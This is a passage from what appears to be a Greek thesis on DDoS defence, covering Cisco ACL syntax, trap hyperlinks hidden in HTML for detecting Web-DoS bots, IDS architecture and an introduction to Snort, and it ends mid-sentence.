
Οι Access Control Lists (ACLs) είναι λίστες ελέγχου πρόσβασης που χρησιμοποιούνται για τον καθορισμό επιτρεπτής ή προς απόρριψη δικτυακής κίνησης σε επίπεδο 3 και ως ένα βαθμό και επίπεδο 4. Δηλαδή αποτελεί ένα σύνολο κανόνων που εφαρμόζεται από κάποιες δικτυακές συσκευές κυρίως δρομολογητές (Routers) στον έλεγχο διέλευσης πακέτων που αυτές πραγματοποιούν βασισμένες στα χαρακτηριστικά τους, όπως IP διευθύνσεις πηγής και προορισμού και θύρα πρωτοκόλλου. Οι κανόνες αυτοί εφαρμόζονται διαδοχικά με τη σειρά που εγγράφονται στη λίστα. Έτσι ακολουθείται ο πρώτος κανόνας που θα βρεθεί να ταιριάζει με τα χαρακτηριστικά ενός πακέτου, ώστε η διέλευση αυτού να επιτρέπεται ή το πακέτο να απορρίπτεται και η υπόλοιπες εντολές της λίστας αγνοούνται. Για το λόγο αυτό οι λίστες συνήθως είναι είτε μια σειρά από συγκεκριμένους κανόνες απαγόρευσης κίνησης με κάποια χαρακτηριστικά που τελειώνει με κανόνα γενικής απελευθέρωσης διέλευσης δικτυακής κίνησης, είτε αντίστροφα μια σειρά από κανόνες επιτροπής διέλευσης που τελειώνουν σε ένα γενικό κανόνα απαγόρευσης κάθε είδους πακέτου .

Κυρίως, θα μελετηθούν οι ACLs σε ότι αφορούν τις δικτυακές συσκευές της εταιρίας Cisco που αποτελεί και τη σημαντικότερη κατασκευάστρια εταιρία τέτοιων συσκευών .Υπάρχουν δύο είδη ACLs οι βασικές (standard) και οι επεκταμένες (extended).

Οι βασικές ACLs χρησιμοποιούνται για τον έλεγχο δικτυακής κίνησης σε επίπεδο 3, δηλαδή βασίζονται μόνο στις IP διευθύνσεις πηγής και προορισμού, γεγονός που περιορίζει σημαντικά τη χρησιμότητα τους. Έτσι, η μελέτη θα εστιαστεί στις επεκταμένες που επιτρέπουν επιπλέον έλεγχο με βάση το πρωτόκολλο (TCP, UDP, ICMP και άλλα) και τη συγκεκριμένη θύρα του πρωτοκόλλου αυτού (όπως 80 για HTTP , 23 για Telnet και άλλα). Κατά τον τρόπο αυτό μπορεί να γίνει καλύτερη προσαρμογή στα χαρακτηριστικά της επίθεσης DDoS.

Μια επεκταμένη ACL είναι στην ουσία μια λίστα επιμέρους κανόνων που επιτρέπουν ή απαγορεύουν την διέλευση σε πακέτα με ένα συγκεκριμένο συνδυασμό των χαρακτηριστικών που προαναφέρθηκαν. Επιπλέον αυτών επιτρέπεται η χρήση γραμμών σχολιασμού που αγνοούνται από τις δικτυακές συσκευές και ξεκινούν με «!» ή με τη δεσμευμένη λέξη «remark». Η τελευταία γραμμή που δηλώνει το τέλος της λίστας αποτελείται πάντα από τη λέξη «end». Η κάθε επεκταμένη λίστα έχει το δικό της αριθμό μεταξύ 101 και 199 (και στις τελευταίες εκδόσεις επιπλέον-expanded μεταξύ 2000 και 2699) με τον οποίο γίνεται αναφορά σε αυτή και στις τελευταίες εκδόσεις μπορεί να της αποδοθεί και όνομα.

Κάθε άλλη γραμμή ξεκινά με permit ή deny και περιγράφει ένα κανόνα. Ανάλογα με το πρωτόκολλο έχει τη μορφή του σχεδιαγράμματος που ακολουθεί :



Σύνταξη ACL λιστών

Σε κάθε περίπτωση SOURCE ή DESTINATION είναι μια διεύθυνση που μπορεί να έχει τη μορφή :

- "host" <IP> : όπου IP είναι μια συγκεκριμένη IP version 4 διεύθυνση.
- <IP> <MASK> : όπου IP είναι IP διεύθυνση και MASK είναι μάσκα υποδικτύου (subnet mask). Δηλαδή παίρνει την κατάλληλη τιμή ώστε να προκύπτει ένα επιθυμητό υποδίκτυο από IP διευθύνσεις, αν κάθε bit της μάσκας που είναι "0" πρέπει να ταιριάζει με αυτό της IP και κάθε bit ίσο με "1" μπορεί να λάβει τιμή "0" ή "1" ελεύθερα.
- "any" : για να δηλώσει οποιαδήποτε διεύθυνση, δηλαδή αποτελεί συντομογραφία του " 0.0.0.0 255.255.255.255".

Αντίστοιχα PORT ή COMMAND είναι η δήλωση μιας ή περισσότερων θυρών επικοινωνίας του πρωτοκόλλου που δύναται να έχει τις ακόλουθες πιθανές μορφές :

- Ένα από τα σύμβολα EQ , GT , LT , NEQ που αντιστοιχούν στις λογικές εκφράσεις ίσο με , μεγαλύτερο από ,μικρότερο από ,όχι ίσο με και ακολούθως μια λέξη που προσδιορίζει συγκεκριμένη θύρα επικοινωνίας (για παράδειγμα EQ http ή LT telnet) .Οι ευρέως

γνωστές θύρες που μπορεί να χρησιμοποιηθούν απαριθμούνται στο RFC 1700 της IETF (Internet Engineering Task Force) και οι ICMP εντολές στο RFC 792. Οι δικτυακές συσκευές της Cisco είναι σε θέση να παρέχουν άμεση βοήθεια σε σχέση με τις ευρέως γνωστές θύρες και εντολές.

- Η ίδια μορφολογία σύνταξης με αμέσως παραπάνω με τη διαφορά ότι ο αριθμός της θύρας δίνεται με τον ίδιο τον αριθμό που μπορεί να είναι μεταξύ 0 και 65535 (16bit) στην περίπτωση των TCP και UDP ή μεταξύ 0 και 255 (8bit) για δήλωση ICMP COMMAND .
- Υπάρχει τέλος η δυνατότητα να δοθεί ένα εύρος θυρών με τη χρήση της λέξης RANGE που ακολουθείται από δύο κατάλληλους αριθμούς θυρών .

Αξίζει να αναφερθεί πως οι ACL λίστες που χρησιμοποιούν οι δικτυακές συσκευές Cisco είναι τύπου συγκεκριμένης αναφοράς επιτρεπόμενης δικτυακής κίνησης. Δηλαδή, υπονοείται πως τερματίζονται σε ένα γενικό κανόνα απαγόρευσης deny any any και αναμένεται να καθοριστούν συγκεκριμένοι κανόνες καθορισμού της επιτρεπόμενης δικτυακής κίνησης. Φυσικά μια λίστα μπορεί να μεταβληθεί σε αντίστροφου τύπου, δηλαδή συγκεκριμένης αναφοράς απαγορευμένης κίνησης με την προσθήκη εντολής permit any any στο τέλος της λίστας.

Οι ACL λίστες των δικτυακών συσκευών της Cisco υποστηρίζουν και επιπλέον παραμέτρους που δεν σχετίζονται ιδιαίτερα με το σκοπό αυτής της μελέτης και δεν θα αναφερθούν. Άξια επισήμανσης κρίνεται μόνο η δυνατότητα εφαρμογής για συγκεκριμένο χρόνο μιας λίστας ACL που όμως είναι σχεδιασμένη περισσότερο για να προσδιορίζει τη λίστα ως ενεργή για κάποιες ώρες την εβδομάδα και συνεπώς δεν είναι άμεσα αξιοποιήσιμη στον καθορισμό της χρονικής διάρκειας ενός προσωρινού φίλτρου.

Αφού συνταχθούν ή επεξεργαστούν οι λίστες πρέπει να εφαρμοστούν στην εκάστοτε διεπαφή ενός δρομολογητή με την εντολή apply ώστε να αρχίσουν να εφαρμόζονται, προσδιορίζοντας μάλιστα με τις λέξεις IN και OUT αν ο έλεγχος θα γίνεται με φορά προς τα μέσα ή προς τα έξω σε σχέση πάντα με το δρομολογητή. Μια λίστα μπορεί να επίσης να αφαιρεθεί από μια δικτυακή συσκευή με αναφορά του ονόματος της ή του αριθμού της.

4.8 Ανίχνευση WEB-DOS με χρήση υπερσυνδέσμων παγίδων (Decoy Hyper-Links).

Η μέθοδος αυτή, χρησιμοποιεί παγίδες ή αλλιώς δολώματα (traps ή decoys) τα οποία κατανέμονται κατά μήκος του δικτυακού τόπου και είναι αόρατα στους κανονικούς χρήστες. Οι παγίδες αυτές είναι υπερσύνδεσμοι οι οποίοι βρίσκονται μέσα στις ιστοσελίδες του δικτυακού τόπου και σκοπό έχουν να προσελκύσουν τα αυτόματα προγράμματα που κάνουν Web DoS επιθέσεις.

Η μέθοδος με τους υπερσυνδέσμους παγίδες έχει τα εξής πλεονεκτήματα :

- Είναι 100% διαφανής για τους κανονικούς χρήστες συνεπώς δεν επηρεάζει καθόλου την ευχρηστία του δικτυακού τόπου.
- Δεν απαιτεί καμία εγκατάσταση προγράμματος τόσο στον server όσο και στον client.
- Είναι εύκολα υλοποιήσιμη. Το μόνο που χρειάζεται είναι η προσθήκη ορισμένων υπερσυνδέσμων παγίδων σε ορισμένες από τις σελίδες του δικτυακού τόπου.
- Δεν απαιτεί κάποιο μηχανισμό ταυτοποίησης (authentication) και άρα μπορεί να εφαρμοστεί σε γενικού σκοπού δικτυακούς τόπους και όχι μόνο σε portals όπως άλλες μέθοδοι.

Η προτεινόμενη μέθοδος περιλαμβάνει δύο ενέργειες:

Την εισαγωγή κρυμμένων υπερσυνδέσμων (παγίδες) σε ένα αριθμό ιστοσελίδων που δείχνουν σε μια παραπλανητική ιστοσελίδα και ένα μηχανισμό που ανιχνεύει τους χρήστες που κάνουν πλοήγηση μέσω των κρυμμένων υπερσυνδέσμων. Αυτή η διαδικασία απαιτεί μερικές από τις σελίδες του WEB Server να τροποποιηθούν. Η μέθοδος είναι διαφανής ως προς τον πελάτη, δεν υιοθετεί τη χρήση μηχανισμών επικύρωσης, όπως οι γραφικές δοκιμές, και δεν απαιτεί ειδικό λογισμικό από την πλευρά του πελάτη. Οι σημαντικές πτυχές της προτεινόμενης μεθόδου είναι:

- Κατασκευή των παγίδων προκειμένου να ελαχιστοποιηθεί η περίπτωση λάθους ανίχνευσης.
- Επιλογή ενός ελάχιστου αριθμού συνδέσεων και σελίδων σαν δολώματα προκειμένου να μεγιστοποιηθεί η πιθανότητα μια WEB-DoS επίθεση να τους επιλέξει.

•Κατασκευή ενός αλγορίθμου που θα μπορούσε να ανιχνεύσει WEB DoS επιθέσεις.

4.8.1 Κατασκευή των παραπλανητικών υπερσυνδέσμων.

Οι παγίδες θα πρέπει να κατασκευαστούν με τέτοιο τρόπο ώστε να είναι αόρατες στους πραγματικούς χρήστες και να μοιάζουν με πραγματικούς υπερσυνδέσμους. Ένα πρόγραμμα που κάνει μια Web DoS επίθεση, θα πρέπει πρώτα να σαρώσει ολόκληρο τον ιστοχώρο και να εξάγει τους υπερσυνδέσμους που περιέχει. Οι παγίδες θα πρέπει να είναι φτιαγμένες με τέτοιο τρόπο ώστε το πρόγραμμα που θα περιηγείται στους υπερσυνδέσμους να μην μπορεί να ξεχωρίσει τους υπερσυνδέσμους παγίδες. Παρακάτω φαίνονται μερικά παραδείγματα υλοποίησης υπερσυνδέσμων παγίδων :

1. Ένας υπερσύνδεσμος του οποίου το κείμενο πρόσβασης είναι κενό. Ένας πραγματικός χρήστης δεν μπορεί να το δει.

```
<a href=’decoy.html’> </a>
```

2. Ένα κομμάτι της ιστοσελίδας (π.χ. ένας πίνακας) το οποίο περιέχει τον υπερσύνδεσμο παγίδα μπορεί να μην εμφανίζεται χρησιμοποιώντας Javascript και CSS. Το κομμάτι αυτό υπάρχει στον κώδικα της σελίδας αλλά είναι απενεργοποιημένο. Αν δεν υπάρχει μηχανισμός ενεργοποίησης, ο χρήστης δεν μπορεί να το δει.


```
<table border=1 cellpadding=2 cellspacing=2 style=’display: none;’>
<tr>
<td><a href=’index.html’>Home Page</a></td>
<td><a href=’decoy.html’>Products</a></td>
</tr>
</table>
```

3. Ένα κομμάτι της ιστοσελίδας του οποίου το φόντο είναι ίδιο με το χρώμα των υπερσυνδέσμων. Ο πραγματικός χρήστης δεν μπορεί να διακρίνει τον υπερσύνδεσμο.

```
<style>
a:link { color: #0000ff; }
</style>
…
<div align=left style=’background-color: #0000ff’>
```

```
<a href=’decoy.html’>Products</a>
</div>
```

4. Μία εικόνα στο header της ιστοσελίδας η οποία έχει μετατραπεί σε image map. Η παγίδα είναι κρυμμένη σε ένα υπερσύνδεσμο του image map ο οποίος έχει μέγεθος 1x1 pixel και δεν φαίνεται καθόλου στην εικόνα.
Ένα παράδειγμα αυτής της περίπτωσης φαίνεται στο κάτω σχήμα :



Κανονικοί υπερσύνδεσμοι σε image map και υπερσύνδεσμος-παγίδα τοποθετημένος σε περιοχή της εικόνας χωρίς καμία σημασιολογική πληροφορία.

```
<img src=’images/main.gif’ width=550 height=40 border=0
usemap=’#map_main’>
<map name=’map_main’>
<area shape=’rect’ alt=’Link_1’ coords=’0,0,1,1’ href=’decoy.html’>
</map>
```

Τα παραπάνω τέσσερα παραδείγματα είναι αρκετά απλά στην υλοποίηση και μπορούν να εφαρμοστούν σε οποιαδήποτε ιστοσελίδα. Επιπλέον μπορούν να συνδυαστούν μεταξύ τους έτσι ώστε να σχηματίσουν πιο περίπλοκες παγίδες έτσι ώστε να μην μπορούν να ανιχνευτούν αυτόματα από το λογισμικό που πραγματοποιεί την επίθεση.


4.8.2 Βέλτιστη τοποθέτηση υπερσυνδέσμων παγίδων σε ιστοχώρους.

Η βέλτιστη τοποθέτηση των υπερσυνδέσμων-παγίδων, σε δοσμένο στατικό ή δυναμικό ιστοχώρο, αποτελεί βασικό πρόβλημα η λύση του οποίου μπορεί να μειώσει σημαντικά τον αριθμό των ιστοσελίδων στις οποίες έχει πρόσβαση ένα πρόγραμμα επίθεσης πριν συναντήσει ένα υπερσύνδεσμο-παγίδα. Ταυτόχρονα ελαχιστοποιείται και ο αριθμός των υπερσυνδέσμων-παγίδων που πρέπει να τοποθετηθούν. Συνεπώς, ελαττώνεται και η ποσότητα των περιττών δεδομένων που μεταφέρουν οι

κανονικοί χρήστες λόγω της ύπαρξης των υπερσυνδέσμων-παγίδων στις ιστοσελίδες. Το κόστος τοποθέτησης υπερσυνδέσμων- παγίδων σε όλες τις ιστοσελίδες είναι αρκετά μεγάλο αν αναλογιστεί κανείς πως ένας σύγχρονος τυπικός ιστοχώρος αποτελείται από περισσότερες από 500 σελίδες. Η διαδικασία της τοποθέτησης των υπερσυνδέσμων-παγίδων εμφανίζει τα παρακάτω προβλήματα :

•Είναι χρονοβόρα διαδικασία.
•Απαιτείται αρκετός έλεγχος σε κάθε ιστοσελίδα ώστε να μην υπάρχουν προβλήματα με την πλοήγηση των κανονικών χρηστών.
•Είναι γενικά ακριβή διαδικασία.

Ο στόχος είναι να επιτευχθεί ένα ικανοποιητικό ποσοστό αναγνώρισης επιθέσεων τροποποιώντας όσον το δυνατόν λιγότερες σελίδες. Για να δοθεί μια απάντηση στο πρόβλημα αυτό, ο ιστοχώρος αναπαρίσταται με ένα μη κατευθυνόμενο γράφο G(V,E) όπως αυτός που απεικονίζεται στο κάτω σχήμα του οποίου οι κορυφές (V) αναπαριστούν τις σελίδες του ιστοχώρου και οι ακμές (E) τους υπερσυνδέσμους μεταξύ των σελίδων (hyperlinks). Ο γράφος είναι μη κατευθυνόμενος γιατί η αντίστροφη πορεία μπορεί να πραγματοποιηθεί με το κουμπί «επιστροφή» σε κάθε φυλλομετρητή.



Τυπική αναπαράσταση ενός ιστοχώρου

Σε αυτό το παράδειγμα, ο ιστότοπος αποτελείται από 9 σελίδες που αποτελούν το σύνολο V={A, B, C, D, E, F, G, H, I }. Το σύνολο των ακμών είναι το E= { (A, B), (A, C), (A, D) , (E, C), (C, F), (D, F), (E, G), (F, H), (F, I), (H, I)}. Μπορούμε λοιπόν, με βάση αυτή την αναπαράσταση να διαπιστώσουμε εύκολα ποιες σελίδες είναι ιεραρχικά ανώτερες από τις υπόλοιπες ή περιέχουν περισσότερους

υπερσυνδέσμους, καθώς και σε ποιες σελίδες οδηγούν περισσότεροι υπερσύνδεσμοι. Αυτά τα στοιχεία μπορούν να βοηθήσουν πολύ στο σχεδιασμό και την τοποθέτηση των υπερσυνδέσμων παγίδων.

4.8.3 Προτεινόμενος αλγόριθμος.

Μετά την εισαγωγή των υπερσυνδέσμων παγίδων στον ιστότοπο, μπορεί να εξαχθεί ένας προτεινόμενος αλγόριθμος για την ανίχνευση μιας επίθεσης πλημμύρας HTTP όπως αυτές που περιγράψαμε παραπάνω. Επειδή μπορεί να υπάρχει ένα μικρό ποσοστό χρηστών που από λάθος μπορεί να ακολουθήσουν έναν υπερσύνδεσμο παγίδα, είναι χρήσιμο να υπάρχει μια white-list όπου να περιλαμβάνονται διευθύνσεις IP από όπου η κίνηση επιτρέπεται. Σε αυτή τη λίστα θα μπορούν επίσης να περιλαμβάνονται μη- κακόβουλα bots όπως αυτά που προέρχονται από μηχανές αναζήτησης (GoogleBot, MSNbot και άλλα). Θα μπορούσαμε να γράψουμε τον παρακάτω ψευδοκώδικα:

```
IF(HIT == DECOY)
        IF( SOURCE_IP != BOT )
                DoS=1
        ENDIF
ENDIF
```

Στην ουσία, ο ψευδοκώδικας περιγράφει τη διαδικασία κατά την οποία εάν ανιχνευθεί ότι ακολουθήθηκε ένας υπερσύνδεσμος-παγίδα, η διεύθυνση IP από την οποία προέρχεται, ελέγχεται με βάση τις IP που επιτρέπεται να συνεχίσουν την περιήγηση. Αν δεν περιέχεται στην white-list τότε έχουμε πιθανότατα επίθεση κατά του ιστότοπου. Κατόπιν, μπορούμε να απαγορεύσουμε την πρόσβαση στον ιστότοπο από διευθύνσεις IP από τις οποίες παρατηρούνται συχνές επιθέσεις. Έπειτα, μπορούμε να γράψουμε απλούς κανόνες και να τους συμπεριλάβουμε στο αρχείο παραμέτρων του διαδικτυακού εξυπηρετητή μας όπου να μπλοκάρονται οι διευθύνσεις IP από τις οποίες έχουμε συχνές επιθέσεις ή να γράψουμε κανόνες στο firewall που μας προστατεύει.

4.8.4 Παρατηρήσεις.

Βέβαια πρέπει να παρατηρήσουμε ότι αν γνωρίζουμε τη σελίδα εκκίνησης της επίθεσης τότε είναι πιο αποτελεσματικό να τοποθετήσουμε

σε αυτή περισσότερες παγίδες. Κάτι τέτοιο όμως δεν είναι συνήθως εφικτό. Είναι γενικά όμως θεμιτό σε σελίδες από τις οποίες είναι πιο πιθανό να ξεκινήσει μια επίθεση να τοποθετήσουμε περισσότερες παγίδες. Επίσης ιδιαίτερα αποτελεσματική είναι η τοποθέτηση των παγίδων στις σελίδες, όχι με τους περισσότερους υπερσυνδέσμους απαραίτητα αλλά στις οποίες οδηγούν υπερσύνδεσμοι από όσο γίνεται περισσότερες σελίδες του ιστοχώρου. Ένα άλλο σημαντικό θέμα είναι και η ταχύτητα ανίχνευσης της επίθεσης. Γενικά παρατηρούμε ότι για μικρά μήκη clickstream η πιθανότητα ανίχνευσης είναι σχετικά μικρή το οποίο σημαίνει ότι και η ταχύτητα ανίχνευσης της επίθεσης είναι μικρή. Αυτό το μειονέκτημα αντιμετωπίζεται όπως φαίνεται αν τοποθετήσουμε παγίδες στη σελίδα εκκίνησης της επίθεσης το οποίο σημαίνει ότι γενικά θα πρέπει να προτιμήσουμε να τοποθετήσουμε παγίδες σε πολλές σελίδες. Όσον αφορά το πόσες παγίδες πρέπει να τοποθετήσουμε σε κάθε σελίδα, μπορούμε να πούμε ότι εξαρτάται από τους κανονικούς υπερσυνδέσμους κάθε σελίδας. Γενικά οι παγίδες θα πρέπει να είναι πολλαπλάσιες από τους κανονικούς υπερσυνδέσμους. Τέλος όσον αφορά τη δομή η αναγνώριση μιας επίθεσης επιτυγχάνεται πιο εύκολα αφού οι σελίδες υψηλού επιπέδου είναι πιο αποτελεσματικές στην ανίχνευση από ότι στη fully connected δομή. Γενικά σε μια δομή με καθοδηγούμενη μορφή των υπερσυνδέσμων μπορούμε να επιλέξουμε αποτελεσματικότερα τις σελίδες στις οποίες θα τοποθετηθούν οι παγίδες αν και ενδεχομένως να περιορίζεται η ταχύτητα ανίχνευσης σε σχέση με τη fully connected δομή. Επίσης το γεγονός ότι δε συνδέονται όλες οι σελίδες μεταξύ τους έχει σα συνέπεια να χρειάζονται λιγότερες παγίδες ανά σελίδα για να έχουμε επιτυχή ανίχνευση αφού κάθε σελίδα έχει λιγότερους υπερσυνδέσμους.

4.9 Συστήματα Ανίχνευσης Επιθέσεων (IDS).

Με τον όρο IDS (Intrusion Detection Systems) αναφερόμαστε σε ειδικά σχεδιασμένες εφαρμογές που παρακολουθούν την υπό εξέταση δικτυακή συσκευή ή και ολόκληρο το δίκτυο παθητικά και ανιχνεύουν προβλήματα που ενδεχομένως να είναι απόρροια επιθέσεων ενάντια σε αυτό. Στην πρώτη περίπτωση, όπου δηλαδή μας ενδιαφέρει μια συγκεκριμένη συσκευή (network router ή server) και παρακολουθούμε αποκλειστικά τα χαρακτηριστικά λειτουργίας της (χρησιμοποίηση του επεξεργαστή, διαθεσιμότητα πόρων, system logs) αναφερόμαστε σε hosted based προσέγγιση. Η τεχνική αυτή πολλές φορές μπορεί να αποβεί ανεπαρκής λόγω απώλειας των logs ή απόκρυψης αυτών από κάποιον εισβολέα, είτε να μην δώσει τα αναμενόμενα αποτελέσματα λόγω

υπερφόρτωσης του συστήματος από φυσικά αίτια. Η δεύτερη προσέγγιση συστημάτων ανίχνευσης επιθέσεων βασίζεται στην παρακολούθηση του δικτύου παθητικά από ένα μηχάνημα που είναι τοποθετημένο στο ίδιο κομβικό σημείο με το σύνορο του δικτύου. Αυτό γίνεται εφικτό με την τοποθέτησή του στη θύρα Monitoring του Network Switch ή σε ένα Hub έτσι ώστε να μπορεί να «βλέπει» όλη την εισερχόμενη και εξερχόμενη κίνηση. Οι συσκευές αυτές είναι ουσιαστικά Sniffers που είτε αποθηκεύουν την κίνηση για μελέτη σε δευτερεύοντα χρόνο είτε πραγματοποιούν μετρήσεις σε πραγματικό χρόνο για την κατάσταση του δικτύου.

Η αρχιτεκτονική ενός IDS τυπικά περιλαμβάνει τα παρακάτω μέρη :

- ✓ Το τμήμα συλλογής πληροφοριών που παρακολουθεί και καταγράφει είτε κρίσιμες παραμέτρους λειτουργίας ενός σημαντικού υπολογιστικού συστήματος , είτε τα χαρακτηριστικά της δικτυακής κίνησης.
- ✓ Το τμήμα ανάλυσης των πληροφοριών που αναλύει τις πληροφορίες που έχουν ήδη συγκεντρωθεί ώστε να αποφανθεί για το αν όντως βρίσκεται σε εξέλιξη κάποιο περιστατικό ασφαλείας . Αυτό πραγματοποιείται είτε με σύγκριση των πληροφοριών με συγκεκριμένες υπογραφές (“signatures”) ήδη γνωστών και μελετημένων περιστατικών επίθεσης, είτε με τη μελέτη της απόκλισης της τιμής κάποιων παραμέτρων από τις τυπικές τιμές που αυτές λαμβάνουν σε συνθήκες ομαλής λειτουργίας του συστήματος .
- ✓ Μια βάση δεδομένων για την καταγραφή των περιστατικών χρήσιμη τόσο για τη μελέτη των μεθόδων επίθεσης που διαρκώς εξελίσσονται , όσο και για τη συγκέντρωση αποδείξεων κακόβουλης δραστηριότητας για νομική χρήση.
- ✓ Το τμήμα αντίδρασης σε τυποποιημένα περιστατικά ασφαλείας που είναι υπεύθυνο για την υλοποίηση των κατάλληλων πολιτικών ασφαλείας σε απόκριση των περιστατικών που ανιχνεύονται . Ένα τέτοιο τμήμα και οι πολιτικές που εφαρμόζει πρέπει να σχεδιάζονται με προσοχή καθώς υπάρχει πάντα ο κίνδυνος εσφαλμένης ανίχνευσης περιστατικών . Πάντως το κέρδος από την άμεση και μειωμένου κόστους αντίδραση κρίνεται σε πολλές περιπτώσεις εξαιρετικά σημαντικό.

Η πολύπλοκη φύση των επιθέσεων τύπου DDoS και η συνεχής εξέλιξη των μεθόδων που αυτές χρησιμοποιούν οδηγούν στη αναζήτηση λύσης με τη μορφή ενός Συστήματος Ανίχνευσης Επιθέσεων που θα έχει ως κύριο χαρακτηριστικό της την αμεσότητα και ευελιξία τόσο στην ανίχνευση όσο και στην αντιμετώπιση τέτοιων περιστατικών. Επιπλέον, οι δυσκολίες που συνεπάγονται από τη φύση τους επιθέσεις τύπου DDoS

δημιουργούν την ανάγκη για ένα σύστημα με δυνατότητες κατανεμημένης ανίχνευσης των περιστατικών που θα βασίζεται στο συντονισμό των ενεργειών πολλών διαφορετικών δικτύων που περιέχονται στο μονοπάτι που ακολουθεί η εκάστοτε επίθεση. Αντίστοιχη οργάνωση απαιτείται και για τη λήψη αποτελεσματικής, κατανεμημένης και αυτοματοποιημένης δράσης εναντίων τέτοιων επιθέσεων που είναι ακριβώς το αντικείμενο της μονάδας υλοποίησης πολιτικών ασφαλείας

.

4.10 Τεχνικές ανίχνευσης στο Snort.

Το Snort είναι ένα δωρεάν ανοιχτού τύπου λογισμικό που λειτουργεί ως σύστημα ανίχνευσης εισβολών (Intrusion Detection System – IDS) αλλά και ως σύστημα παρεμπόδισης εισβολών (Intrusion Prevention System – IPS). Μπορεί να κάνει καταγραφή πακέτων και ανάλυση κίνησης σε πραγματικό χρόνο σε δίκτυα IP. Μπορεί να εκτελεί ανάλυση πρωτοκόλλων, εύρεση και ταίριασμα (matching) περιεχομένου και συνήθως χρησιμοποιείται για να ανιχνεύσει παθητικά ή να μπλοκάρει ενεργά μια ποικιλία δικτυακών επιθέσεων και διερευνήσεων (probes), όπως buffer overflows, κρυφή σάρωση πορτών (stealth scan), διερευνήσεις πρωτοκόλλου SMB (Server Message Block) και προσπάθειες αναγνώρισης (fingerprinting) του λειτουργικού συστήματος ανάμεσα σε πολλά άλλα χαρακτηριστικά.

Το Snort χαρακτηρίζεται ως μια «ελαφριά» (lightweight) τεχνολογία ανίχνευσης εισβολών σε σύγκριση με τα εμπορικώς διαθέσιμα αντίστοιχα συστήματα και είναι η πιο ευρέως αναπτυγμένη τεχνολογία ανίχνευσης και παρεμπόδισης εισβολών παγκοσμίως. Ο δημιουργός του είναι ο Martin Roesch και ο κώδικας του είναι γραμμένος στη γλώσσα C.

Αναλυτικότερα το Snort, χρησιμοποιεί για την ανίχνευση μια γλώσσα καθοδηγούμενη από **κανόνες** (rule-driven) η οποία συνδυάζει τα πλεονεκτήματα των μεθόδων ανίχνευσης βασιζόμενων στις **υπογραφές** (signatures), στην ανάλυση των πρωτοκόλλων για εύρεση **ανωμαλιών**, αλλά και γενικότερα στην ανώμαλη συμπεριφορά ως νεότερη τεχνική. Οι μηχανισμοί για τον εντοπισμό ανώμαλης συμπεριφοράς υλοποιούνται κατά κύριο λόγο από κάποιες μονάδες που ονομάζονται **preprocessors** και περιγράφονται πιο κάτω, παρόλο που δίνεται η δυνατότητα να εκφραστεί η ανώμαλη συμπεριφορά και μέσα από ένα κανόνα για την ανάλυση ενός πακέτου ή μιας ροής. Οι κανόνες (rules) περιγράφουν τα χαρακτηριστικά ενός πακέτου που μπορεί να είναι μέρος μια γνωστής επίθεσης. Κάθε ένας από τους κανόνες ουσιαστικά περιγράφει ποια είναι

